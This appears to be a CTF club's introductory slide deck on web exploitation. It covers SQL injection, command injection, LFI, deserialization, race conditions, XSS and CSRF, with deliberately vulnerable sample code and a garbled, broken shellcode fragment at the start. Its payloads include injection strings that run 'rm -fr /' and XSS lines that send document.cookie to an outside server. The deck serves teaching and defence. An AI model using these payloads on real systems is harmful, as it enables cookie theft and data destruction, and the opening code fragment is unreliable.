

Web Exploitation

Intro to web

By [finn](#)

```
import pwn
```

```
pwn.context.arch = "amd64"  
pwn.context.os = "linux"
```

```
SHELLCODE = pwn.shellcraft.amd64.linux.echo('Test') + pwn.shellcraft.  
EXPLOIT = 0x45*b"\x90" + pwn.asm(SHELLCODE, arch="amd64", os="linux")
```

```
PROGRAM = b""  
length = 20 + 16  
for i in EXPLOIT:  
    PROGRAM += i*b'+' + b'>'
```

```
    if i == 1:  
        length += 5  
    elif i > 1:  
        length += 6  
    length += 13
```

```
    (0x8000 - length) > 0x40:  
        PROGRAM += b"<>"  
        length += 2*13
```

```
    b"["
```

```
    (0 - length) + 7 - 1
```

```
    (F+0x10)*b"<"
```

```
host", 1337) as conn:  
    (b"Brainf*ck code: ")  
    PROGRAM)  
    e()
```


Today's Focus

Basic introduction into web hacking

Overview

- Client Server Architecture
- Attack Vectors
 - **Server Side** Attack Vectors
 - **Client Side** Attack Vectors
- Tools

Client Server Architecture



Client

- We are a client - we can control the client
 - client side validation useless
 - hiding data impossible
- The "provided" client is a possibility of how to interact with the server
 - **We do not have to obey the rules**
- Goal
 - Read Cookies
 - Read Local Storage

Server

- Goal
 - Read Server Files / Environment Variables
 - Read Database Content
 - Execute Code on the Server

Server Side Attack Vectors

Server Side Attack Vectors

6 common attack vectors:

- Injection Attacks
- File Inclusion Attacks
- Request Manipulation Attacks
- Data Manipulation Attacks
- Logic Bugs

Injection Attacks

- SQL Injection
- Command Injection
- Server Side Template Injection
- XML External Entity (XXE) Injection

File Inclusion Attacks

- Local File Inclusion (LFI)
 - Path Traversal
- Remote File Inclusion (RFI)

Request Manipulation Attacks

- Server Side Request Forgery (SSRF)
- HTTP Request Smuggling

Data Manipulation Attacks

- Web Cache Poisoning
- Insecure Deserialization

Logic Bugs / Misconfigurations

- Race Conditions
- Missing Authorization / Authentication
- Hidden Endpoints /.env, /.git/index, /robots.txt
- Information Disclosure

Injection Attacks

Target Source

```
1 const express = require("express");
2 const sqlite3 = require("sqlite3");
3
4 const app = express();
5
6 app.post('/login', async (req, res) => {
7     const db = await sqlite.open({
8         filename: "./database.db",
9         driver: sqlite3.Database,
10        mode: sqlite3.OPEN_READONLY
11    });
12
13    const user = await db.get(`SELECT * FROM users WHERE cookie = '${req.body.cookie}'`);
14
15    if (user) {
16        res.send(`Welcome ${user.username} here is the flag: ${user.flag}`);
17    } else {
18        res.send("Invalid credentials");
19    }
20 });
21
22 app.listen(80, () => console.log("Server started on port 80"));
```

Serious Business

```
1 app.post('/login', async (req, res) => {
2     /* ... */
3
4     const user = await db.get(`SELECT * FROM users WHERE cookie = '${req.body.cookie}'`);
5
6     if (user) {
7         res.send(`Welcome ${user.username} here is the flag: ${user.flag}`);
8     } else {
9         res.send("Invalid credentials");
10    }
11 });
```


Strange Input

First SQLi

```
1 POST /login
2 {
3   "cookie": " ' OR 1=1 -- "
4 }
```

```
1 // req = { body: { cookie: " ' OR 1=1 --" } ... }
2 app.post('/login', async (req, res) => {
3   /* ... */
4
5   const user = await db.get(`SELECT * FROM users WHERE cookie = ' ' OR 1=1 -- '`);
6
7   // user = { username: "finn", flag: *****, cookie: "SUPER_SECRET_COOKIE" }
8   if (user) {
9     res.send(`Welcome ${user.username} here is the flag: ${user.flag}`);
10  } else {
11    res.send("Invalid credentials");
12  }
13 });
```

SQLi - Side-channel Attacks

```
1 const express = require("express");
2 const sqlite3 = require("sqlite3");
3
4 const app = express();
5
6 app.post('/login', async (req, res) => {
7   const db = await sqlite.open({
8     filename: "./database.db",
9     driver: sqlite3.Database,
10    mode: sqlite3.OPEN_READONLY
11  });
12
13  const users = await db.all(`SELECT * FROM users WHERE cookie = '${req.body.cookie}'`);
14
15  if (users.length === 1) {
16    res.send(`Welcome ${user.username} but you know the flag`);
17  } else {
18    res.send("Invalid credentials");
19  }
20 });
21
22 app.listen(80, () => console.log("Server started on port 80"));
```



```
1 POST /login
2 {
3   "cookie": " ' OR 1=1 -- "
4 }
```

```
1 // req = { body: { cookie: " ' OR 1=1 --" } ... }
2 app.post('/login', async (req, res) => {
3   /* ... */
4
5   const users = await db.all(`SELECT * FROM users WHERE cookie = ' ' OR 1=1 --'`);
6
7   // user = [ { username: "finn", flag: "WIN", cookie: "SUPER_SECRET_COOKIE" } ]
8   if (users.length === 1) {
9     res.send(`Welcome ${user.username} but you know the flag`);
10  } else {
11    res.send("Invalid credentials");
12  }
13 });
```



```
1 POST /login
2 {
3     "cookie": " ' OR flag GLOB 'W*' -- "
4 }
```

```
1 // req = { body: { cookie: " ' OR flag GLOB 'W*' -- " } ... }
2 app.post('/login', async (req, res) => {
3     /* ... */
4
5     const users = await db.all(`SELECT * FROM users WHERE cookie = ' ' OR flag GLOB 'W*' -- '`);
6
7     // user = [ username: "finn", flag: "WIN", cookie: "SUPER_SECRET_COOKIE" ]
8     if (users.length === 1) {
9         res.send(`Welcome ${user.username} but you know the flag`);
10    } else {
11        res.send("Invalid credentials");
12    }
13 });
```

→ Bypass with **LIKE, GLOB, REGEXP or SUBSTR**

SQLi - Mitigation

Unsafe Code

```
const user = await db.get(`SELECT * FROM users WHERE cookie = '${req.body.cookie}'`);
```

Prepared Statements

```
const user = await db.get(`SELECT * FROM users WHERE cookie = ?`, [ req.body.cookie ]);  
const user = await db.get(`SELECT * FROM users WHERE cookie = $cookie`, { $cookie: req.body.cookie });
```

Command Injection

```
1 const express = require("express");
2 const sqlite3 = require("sqlite3");
3
4 const app = express();
5
6 app.delete('/image', (req, res) => {
7     eval(`rm public/images/${req.body.imageId}`);
8
9     res.send("Image deleted");
10 });
11
12 app.listen(80, () => console.log("Server started on port 80"));
```

```
1 DELETE /image
2 {
3     "imageId": "super-secret-image.png"
4 }
```

```
1 // req = { body: { imageId: "super-secret-image.png" } ... }
2 app.delete('/image', (req, res) => {
3     eval(`rm public/images/${req.body.imageId}`);
4
5     res.send("Image deleted");
6 });
```

```
1 DELETE /image
2 {
3     "imageId": "super-secret-image.png; rm -fr /"
4 }
```

```
1 // req = { body: { imageId: "super-secret-image.png; rm -fr /" } ... }
2 app.delete('/image', (req, res) => {
3     eval(`rm public/images/${req.body.imageId}`);
4
5     res.send("Image deleted");
6 });
```

```
1 DELETE /image
2 {
3     "imageId": "../../../index.js; rm -fr /"
4 }
```

```
1 // req = { body: { imageId: "../../../index.js; rm -fr /" } ... }
2 app.delete('/image', (req, res) => {
3     eval(`rm public/images/../../../index.js; rm -fr /`);
4
5     res.send("Image deleted");
6 });
```

→ multiple separators possible: **;** , **&&** , **|** , **||**

File Inclusion Attacks

Local File Inclusion - LFI

```
1 $page = $_GET['page'];  
2  
3 include("pages/$page");
```


Data Manipulation Attacks

Insecure Deserialization

```
1 from flask import Flask, request
2 import pickle
3
4
5 @app.route('/greeting', methods=['POST'])
6 def greeting():
7     user = pickle.loads(request.cookies.get('user'))
8
9     return f"Welcome {user.username} from {user.country}"
```


Logic Bugs

Race Conditions

```
1 const express = require("express");
2 const sqlite3 = require("sqlite3");
3
4 const app = express();
5
6 app.post('/schnorren', async (req, res) => {
7     if (req.user.money > 1000)
8         return res.status(400).send("No money for you");
9
10    /* Do something very expensive */
11    await sleep(5000);
12
13    await req.user.update({ money: req.user.money + 1000 });
14    res.send("You got 1000 money");
15 });
16
17 app.listen(80, () => console.log("Server started on port 80"));
```


Client Side Attack Vectors

Client Side Attack Vectors

- Cross Site Scripting - **XSS**
 - Stored XSS (Payload is Stored on the Server)
 - Reflected XSS (Payload in URL)
- Cross Site Request Forgery - **CSRF**

Cross Site Scripting (XSS)

Cross Site Scripting

- Execution of malicious code in the context of the target user
- Goal:
 - Access to Client Secrets, Cookies, Local Storage, ...

Real Exploit Payload

```
<img src=1 onerror="document.location = 'https://my.server/?cookie=' + document.cookie" />
```

```
<svg onload="fetch('https://my.server', { method: 'POST', body: document.cookie })" />
```

Cross Side Request Forgery (CSRF)

- Another attack triggered within the victims browser
- Allows an attacker to induce the victim to perform actions that they do not intend to do
 - e.g. victim makes a request to `/friends/add?user=attacker`
- **BUT** attacker cannot read the response

Tools

- DevTools (F12 / Ctrl+Shift+I)
- [hoppscotch](#) / Insomnia / Postman
- Burp Suite
- [CyberChef](#)
- Request Bin ([webhook.site](#) Request Catcher)

Resources

- [HackTricks](#)
- [Curl Converter](#)
- [XS-Leaks](#)
- [PHP Reverse Shell](#)

It's your turn

- intro.kitctf.de
- Other challenges:
 - [PortSwigger Academy](#)
 - [picoCTF](#)
 - [websec](#)
 - overthewire.org